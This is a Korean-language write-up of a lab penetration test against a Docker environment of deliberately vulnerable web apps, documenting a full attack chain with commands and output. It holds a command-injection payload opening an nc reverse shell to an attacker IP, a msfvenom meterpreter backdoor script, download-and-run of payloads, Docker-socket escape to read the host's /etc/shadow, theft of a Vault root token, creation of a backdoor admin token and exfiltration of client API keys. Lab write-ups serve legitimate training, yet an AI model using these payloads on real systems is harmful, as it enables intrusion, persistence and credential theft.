

시나리오 B

목차

1. 정보수집
2. Remote Code Execution (RCE)
3. backdoor 설치
4. internal network Scan
5. Docker Socket Exposure & Container Escape
 - 5.1. Container Scan
 - 5.2. Key_Server root token 유출
 - 5.3. 관리자 권한 토큰 생성
6. client별 토큰 탈취

1. 정보 수집

- clientC.local 사이트 내에 OS 명령 실행 로직이 있음을 발견.
- DNS lookup조건에 맞춰 command 명령어를 작성

DNS lookup: http://clientc/bwapp/commandi.php?target=clientc.local;id




DNS lookup: www.nsa.gov;which bash

- 해당 명령어는 client 내부에 OS 명령 로직을 통해 내부 ID(uid, gid, groups)와 사용하는 shell이 노출되는 환경임을 확인 가능.
- 공격자는 즉시 원격코드실행(RCE)를 준비

2. Remote Code Execution(RCE)

- OS에 직접 닿는 명령 로직임을 확인한 공격자는 내부 침투를 준비.



- 해당 공격은 내부에서 공격자에게 원격 연결 요청을 하도록 만듦.

DNS lookup: www.nsa.gov;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.152.128 4444 >/tmp/f

- 공격자는 요청을 받을 핸들러를 준비함.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.1] 5678
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ecb7d9cbcd6:/app$
```

`$nc -lvnp 4444`

`$id`

`$python3 -c 'import pty; pty.spawn("/bin/bash")'`

- 내부에 진입한 후 ID를 확인 한 결과, 웹에서 확인했던 ID와 동일함.
- @ecb7~등을 통해 컨테이너 환경임을 유추 가능.

3. Backdoor 설치

- 내부 세션을 유지하기 위해 백도어를 설치.
- 해당 backdoor는 사전에 shellscript로 자체 제작됨.

[Update(backdoor)]

```
#!/bin/bash

LPORT="5000"
ATTACKER_IP="192.168.152.128"
PAYLOAD="linux/x86/meterpreter/reverse_tcp"
OUTPUT="/tmp/Update"

echo "[*] Generating ELF payload ..."
msfvenom -p $PAYLOAD LHOST=$ATTACKER_IP LPORT=$LPORT PrependFork=true -f elf -o $OUTPUT
if [ $? -eq 0 ]; then
    echo "[+] Payload created: $OUTPUT"
else
    echo "[-] Payload creation failed!"
    exit 1
fi
chmod +x $OUTPUT

echo "[*] Starting HTTP server on port 9000 ..."
cd /tmp
python3 -m http.server 9000 &
HTTP_PID=$!

echo "[*] Starting Metasploit multi/handler ..."
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $ATTACKER_IP; set LPORT $LPORT; set ExitOnSession false; exploit -j -z"
kill $HTTP_PID
```

- 위 script는 메타베놈을 통해 backdoor프로그램을 제작하여 /tmp에 보내고, 실행권한까지 주어져 디렉토리 서버를 열어 다운로드를 할 수 있게 만든다.
- 이후 메타스플로잇 핸들러를 준비하여 요청을 대기하는 과정까지 자동화한 script이다.

```
www-data@3ba95d31c26c:/app$ php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'
< php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'
www-data@3ba95d31c26c:/tmp$ ls
ls
Update          f
```

```
www-data@3ba95d31c26c:/app$ php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'
www-data@3ba95d31c26c:/app$ ls
```

- 해당 세션에 backdoor를 설치 후, ./ 명령어로 실행하면 공격자 핸들러에서 요청이 들어옴.
- 이후 해당 세션은 폐기

[공격자 핸들러]

```
(kali@kali)-[~/Desktop]
$ ./shell.sh
[*] Generating ELF payload ...
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 151 bytes
Final size of elf file: 235 bytes
Saved as: /tmp/Update
[+] Payload created: /tmp/Update
[*] Starting HTTP server on port 9000 ...
[*] Starting Metasploit multi/handler ...
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 192.168.152.128
LPORT => 5000
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.152.128:5000
msf6 exploit(multi/handler) > 192.168.152.1 - - [22/Mar/2026 19:16:09] "GET /Update HT
TP/1.0" 200 -
[*] Sending stage (1017704 bytes) to 192.168.152.1
[*] Meterpreter session 1 opened (192.168.152.128:5000 -> 192.168.152.1:54759) at 2026
-03-22 19:17:35 +0900
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 415 created.
Channel 1 created.
```

msf6 exploit(multi/handler) > sessions -i 1

meterpreter > shell

4. internal network scan

- 내부 세션에 진입하였으니 이제 scan을 준비
- ip addr, route, /etc/hosts 등 내부에서 연결되어 있는 네트워크 망을 탐색

```
www-data@ecb7d9cbcd6:/app$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
default
    link/ether 16:8a:88:16:5c:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.30/24 brd 192.168.20.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@ecb7d9cbcd6:/app$
```


www-data@3ba95d31c26c:/app\$ ip addr

```
www-data@ecb7d9cbcd6:/app$ ip route
ip route
default via 192.168.20.1 dev eth0
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.30
www-data@ecb7d9cbcd6:/app$
```

www-data@3ba95d31c26c:/app\$ ip route

```
www-data@ecb7d9cbcd6:/app$ cat /etc/hosts
cat /etc/hosts
127.0.0.1    localhost
::1         localhost ip6-localhost ip6-loopback
fe00::      ip6-localnet
ff00::      ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.20.30 ecb7d9cbcd6
www-data@ecb7d9cbcd6:/app$
```

www-data@3ba95d31c26c:/app\$ cat /etc/hosts

```
www-data@ecb7d9cbcd6:/app$ for i in 192.168.20.{1..254}; do ping -c1 $i; done
< for i in 192.168.20.{1..254}; do ping -c1 $i; done
PING 192.168.20.1 (192.168.20.1) 56(84) bytes of data.
64 bytes from 192.168.20.1: icmp_seq=1 ttl=64 time=0.114 ms

— 192.168.20.1 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.114/0.114/0.114/0.000 ms
PING 192.168.20.2 (192.168.20.2) 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_seq=1 ttl=64 time=0.319 ms

— 192.168.20.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.319/0.319/0.319/0.000 ms
PING 192.168.20.3 (192.168.20.3) 56(84) bytes of data.
From 192.168.20.30 icmp_seq=1 Destination Host Unreachable

— 192.168.20.3 ping statistics —
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

PING 192.168.20.4 (192.168.20.4) 56(84) bytes of data.
From 192.168.20.30 icmp_seq=1 Destination Host Unreachable
```

www-data@3ba95d31c26c:/app\$ for i in 192.168.20.{1..254}; do ping -c1 \$i; done

- 내부에 존재하는 192.168.20.x/24 대역을 발견 후 호스트대역 1~254를 스캔하는 구문
- 호스트 1과 2를 제외한 다른곳은 응답 없음.
- 1과 2를 중점으로 탐색
- docker 환경 특성을 이용하여 호스트 폴더가 마운트 되어있는지, docker socket이 존재하는지 확인

```
www-data@3ba95d31c26c:/app$ ls -al /var/run/docker.sock
ls -al /var/run/docker.sock
srw-rw-rw- 1 root 1001 0 Mar 15 08:49 /var/run/docker.sock
www-data@3ba95d31c26c:/app$
```

www-data@3ba95d31c26c:/app\$ ls -al /var/run/docker.sock

- 실제로 많은 환경에서 호스트의 docker socket을 그대로 Mount하는 경우가 다수 존재.
- 해당 환경을 이용하여 docker escape를 준비.

5. Docker Socket Exposure & Container Escape

- 이후 진행하는 공격 과정은 .php파일로 작성하여 자동화로 진행함.
- 해당 php 파일들은 깃허브에 파일 원본 업로드.
- 본 시나리오에서는 공격 과정이 어떻게 진행되는지를 중점으로 소개.
- 디렉토리 서버를 열어 세션에 다운로드 하여 공격을 진행함.

5.1. Container Scan

get_images.php (사전 정찰 - Base Image 탐색)

php -r 'copy("http://192.168.152.128:7000/get_images.php","/tmp/get_images.php");'

php /tmp/escape_shadow.php

```
php /tmp/get_images.php
[*] Listing Docker Images ...
HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/json
Date: Sun, 22 Mar 2026 09:44:36 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Connection: close
Transfer-Encoding: chunked

2221
[{"Containers":-1,"Created":1770742197,"Id":"sha256:d1e2e92c075e5ca139d51a140fff46f84315c0fdce203eab2807c7e495eff4f9","Labels":{"org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version":"24.04"},"ParentId":"","RepoDigests":["ubuntu@sha256:d1e2e92c075e5ca139d51a140fff46f84315c0fdce203eab2807c7e495eff4f9"],"RepoTags":["ubuntu:latest"],"SharedSize":-1,"Size":117323289,"VirtualSize":117323289},{"Containers":-1,"Created":1765808224,"Id":"sha256:828a5a5f932dfabad318709002a6d6b074e577edbf930a8dc531e76f4c912a21","Labels":{"com.docker.compose.project":"sme_attack_lab","com.docker.compose.service":"client_c_bwapp","com.docker.compose.version":"2.40.3"},"ParentId":"","RepoDigests":["client_c_bwapp@sha256:828a5a5f932dfabad318709002a6d6b074e577edbf930a8dc531e76f4c912a21"],"RepoTags":["client_c_bwapp:latest"],"SharedSize":-1,"Size":698081548,"VirtualSize":698081548},{"Containers":-1,"Created":1765806334,"Id":"sha256:301cb98d36df638999ecdb28729dee54a12ec76e8aaa954882b5290d5c831140","Labels":{"com.docker.compose.project":"sme_attack_lab","com.docker.compose.service":"client_a_owasp","com.docker.compose.version":"2.40.3","maintainer":"Bjoern Kimminich \u003cbjoern.kimminich@owasp.org\u003e","org.opencontainers.image.authors":"Bjoern Kimminich \u003cbjoern.kimminich@owasp.org\u003e","org.opencontainers.image.created":"","org.opencontainers.image.description":"Probably the most modern and sophisticated insecure web application","org.op
```

- 목적: 호스트 도커 엔진에 캐시(Cache)되어 있는 '도커 이미지 목록'을 조회한다.
- 의도: 도커 소켓을 통해 호스트를 장악할 새로운 강통(탈출용 컨테이너)을 만들어야 함. 이때 외부에서 이미지를 새로 다운로드하면 네트워크 알람이 울릴 수 있으므로, 호스트에 이미 존재하는 정상적인 이미지(예: **ubuntu:latest**)를 파악하여 이를 공격의 껍데기로 사용하기 위함.

escape_shadow.php (권한 상승 및 탈출 - Host OS 장악)

```
php -r
```

```
'copy("http://192.168.152.128:7000/escape_shadow.php","/tmp/escape_shadow.php");'
```

```
php /tmp/escape_shadow.php
```

```
HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/vnd.docker.raw-stream
Date: Sun, 22 Mar 2026 09:56:05 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Connection: close
Transfer-Encoding: chunked

396
root:*:20094:0:99999:7:::
daemon:*:20094:0:99999:7:::
bin:*:20094:0:99999:7:::
sys:*:20094:0:99999:7:::
sync:*:20094:0:99999:7:::
games:*:20094:0:99999:7:::
man:*:20094:0:99999:7:::
lp:*:20094:0:99999:7:::
mail:*:20094:0:99999:7:::
news:*:20094:0:99999:7:::
uucp:*:20094:0:99999:7:::
proxy:*:20094:0:99999:7:::
www-data:*:20094:0:99999:7:::
backup:*:20094:0:99999:7:::
list:*:20094:0:99999:7:::
irc:*:20094:0:99999:7:::
_apt:*:20094:0:99999:7:::
nobody:*:20094:0:99999:7:::
systemd-networkd:!:20094:0:99999:7:::
systemd-timesyncd:!:20094:0:99999:7:::
dhcpcd:!:20094:0:99999:7:::
messagebus:!:20094:0:99999:7:::
syslog:!:20094:0:99999:7:::
systemd-resolved:!:20094:0:99999:7:::
uuidd:!:20094:0:99999:7:::
landscape:!:20094:0:99999:7:::
polkitd:!:20094:0:99999:7:::

6e
fapogatto:$y$j9T$KBDMUjRXnTDKpdFinfBGw/$mh09LmrD.MyebseSbUhhNJMQpkvXrHmVVqg2LFABaiB:20
408:0:99999:7:::
```

- 목적: 파악된 이미지를 바탕으로 새로운 컨테이너를 생성하되, 호스트의 최상위 디렉토리(/)를 컨테이너 내부에 강제로 연결(Volume Mount)하여 실행함.
- 의도: 이 스크립트를 통해 호스트 OS의 /etc/shadow(관리자 비밀번호 해시) 파일을 탈취. 또한 실행 직후 컨테이너가 삭제되게 만들어 시스템 로그에 흔적을 남기지 않음.

get.php (내부망 타겟 탐색 - 횡적 이동 준비)

```
php -r 'copy("http://192.168.152.128:7000/vault_scan.php", "/tmp/vault_scan.php");'
```

```
php /tmp/get.php
```

```
php /tmp/get_ps.php
[*] Scanning all running containers on the Host...

— TARGET LIST —
HTTP/1.1 204 No Content
Api-Version: 1.51
Date: Sun, 22 Mar 2026 08:11:05 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)

HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/vnd.docker.raw-stream
Date: Sun, 22 Mar 2026 08:11:06 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Transfer-Encoding: chunked

1ba
/a7cc552d49a6 | strange_kapitsa | ubuntu:latest
03ba95d31c26c | bwapp_vulnerable | raesene/bwapp
8d83cb436427e | ubuntu_doj_pc | ubuntu
/8db419cc0d44 | sme_attack_nginx | nginx:alpine
/758809e4d77c | client_a_owasp | client_a_owasp
9efb0caf746b4 | key_vault_server | hashicorp/vault:latest
,74417b29a444 | admin_entry | php:7.4-apache
29e5726650631 | client_b_dvwa | sagikazarmark/dvwa

0
```

- 목적: 도커 소켓 API를 호출하여 현재 호스트 시스템 위에서 구동 중인 모든 컨테이너의 목록과 고유 ID(Container ID)를 스캔.
- 의도: 전체 프로세스 목록을 스캔해 기밀 데이터를 보관하고 있는 key_vault_server 컨테이너의 정확한 위치(12자리 ID)를 특정.

5.2. Key_Server root token 유출

vault_exec.php (지속성 확보 - Vault 장악)

```
php -r 'copy("http://192.168.152.128:7000/vault_exec.php", "/tmp/vault_exec.php");'
```

```
php /tmp/vault_exec.php
```



```

php /tmp/vault_exec.php
[*] Direct Exec Attack into Vault Container (ID: 9efb0caf746b4)...
[+] Exec Instance Created: a1fe681763af
[*] Triggering Payload inside Vault...

HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/vnd.docker.raw-stream
Date: Sun, 22 Mar 2026 08:27:24 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Connection: close
Transfer-Encoding: chunked

21
— ENVIRONMENT VARS —

f0
HOSTNAME=efb0caf746b4
VAULT_ADDR=http://127.0.0.1:8200
SHLV1=1
HOME=/root
VERSION=
NAME=vault
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
VAULT_DEV_ROOT_TOKEN_ID=my_root_token
PWD=/
— VAULT FILES —

10
total 8

7f
drwxr-xr-x 2 vault vault 4096 Oct 22 02:38 .
drwxr-xr-x 5 vault vault 4096 Oct 22 02:38 ..

87
total 8
drwxr-xr-x 2 vault vault 4096 Oct 22 02:38 .
drwxr-xr-x 5 vault vault 4096 Oct 22 02:38 ..

```

- 목적: 도커의 Exec API를 악용하여, 외부에서 Vault 컨테이너 내부로 셸 명령어를 직접 실행.
- 의도: 내부 환경 변수를 강제 출력하여 메모리에 하드코딩된 마스터키를 획득(my_root_token).

5.3. 관리자 권한 토큰 생성

create_token.php (관리자 권한 토큰 생성)

```
php -r 'copy("http://192.168.152.128:7000/vault_exec.php", "/tmp/vault_exec.php");'
```

```
php /tmp/create_token.php
```

```
php /tmp/create_token.php
[*] Step 1: Issuing Backdoor Admin Token ...

— TOKEN ISSUANCE RECEIPT —
HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/vnd.docker.raw-stream
Date: Sun, 22 Mar 2026 09:13:53 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Connection: close
Transfer-Encoding: chunked

226
WARNING! The following warnings were returned from Vault:

* Supplying a custom ID for the token uses the weaker SHA1 hashing instead
of the more secure SHA2-256 HMAC for token obfuscation. SHA1 hashed tokens
on the wire leads to less secure lookups.

Key      Value
---      -
token     hacker_admin_token
token_accessor 6oD5cbwKowvU6wybK6YwJmrD
token_duration      false
token_policies      ["root"]
identity_policies    []
policies             ["root"]

0

[*] Backdoor token successfully created.
```

- 목적: 획득한 루트 토큰을 활용하여 관리자 권한을 가진 또다른 토큰 hacker_admin_token을 생성
- 의도: 공격자가 직접 생성한 이 토큰은 공격자의 백도어 계정이 되어 내부 정보를 엿보는 통로가 됨.

6. Client별 토큰 탈취

- 관리자 토큰을 발급받은 공격자는 내부에서 정당한 권한으로 client의 토큰을 얻을 수 있음.
- 루트 토큰으로 발급받은 계정이기때 내부에선 정상적인 계정으로 취급됨.

[vault 사이트 보기]



Sign in to Vault

Method


Token

Token


hacker_admin_token

Sign in

Contact your administrator for login credentials.



[Client별 토큰 정보]



- 발급된 토큰을 통해 로그인되는 모습
- 백엔드에서도 토큰의 정보를 가져올 수 있음.
- 해당 기능을 수행하는 scan_token.php로 해당 시나리오는 종료.

```
php /tmp/scan_token.php
[*] Phase 3: Exfiltrating all Client Secrets using Backdoor Token...

— EXFILTRATED DATA —
HTTP/1.1 200 OK
Api-Version: 1.51
Content-Type: application/vnd.docker.raw-stream
Date: Sun, 22 Mar 2026 09:29:07 GMT
Docker-Experimental: false
Ostype: linux
Server: Docker/28.5.2 (linux)
Connection: close
Transfer-Encoding: chunked

1e
[1] Client A API Key:
37
/   "api_key": "JUICE_SHOP_SECRET_KEY_12345"
1f
[2] Client B API Key:
37
/   "api_key": "DVWA_SUPER_SECRET_KEY_ABCDE"
1f
[3] Client C API Key:
33
+   "api_key": "BWAPP_HIDDEN_KEY_XYZ987"
0

[*] All client secrets successfully exfiltrated.
```